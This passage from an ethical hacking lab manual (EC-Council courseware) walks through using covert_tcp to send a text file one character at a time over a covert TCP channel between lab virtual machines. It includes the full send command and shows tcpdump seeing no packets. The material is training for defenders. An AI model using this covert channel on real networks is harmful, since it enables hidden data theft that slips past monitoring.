
32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


33. Minimize Wireshark and switch back to the **Terminal** window. In the terminal window, type **sudo su** and press **Enter**.
34. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
35. Type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.
36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


37. Switch to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.



38. Close this **Terminal** tab; open the first terminal tab running and press **Ctrl+C** to stop tcpdump.


    Note: If a **Close this terminal?** pop-up appears, click **Close Terminal**.

39. Observe that tcpdump shows that no packets were captured in the network, as shown in the screenshot; then, close the **Terminal** window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, navigate to **/home/ubuntu/Desktop/Receive** and double-click the **receive.txt** file to view its contents. You will see the full message saved in the file, as shown in the screenshot.



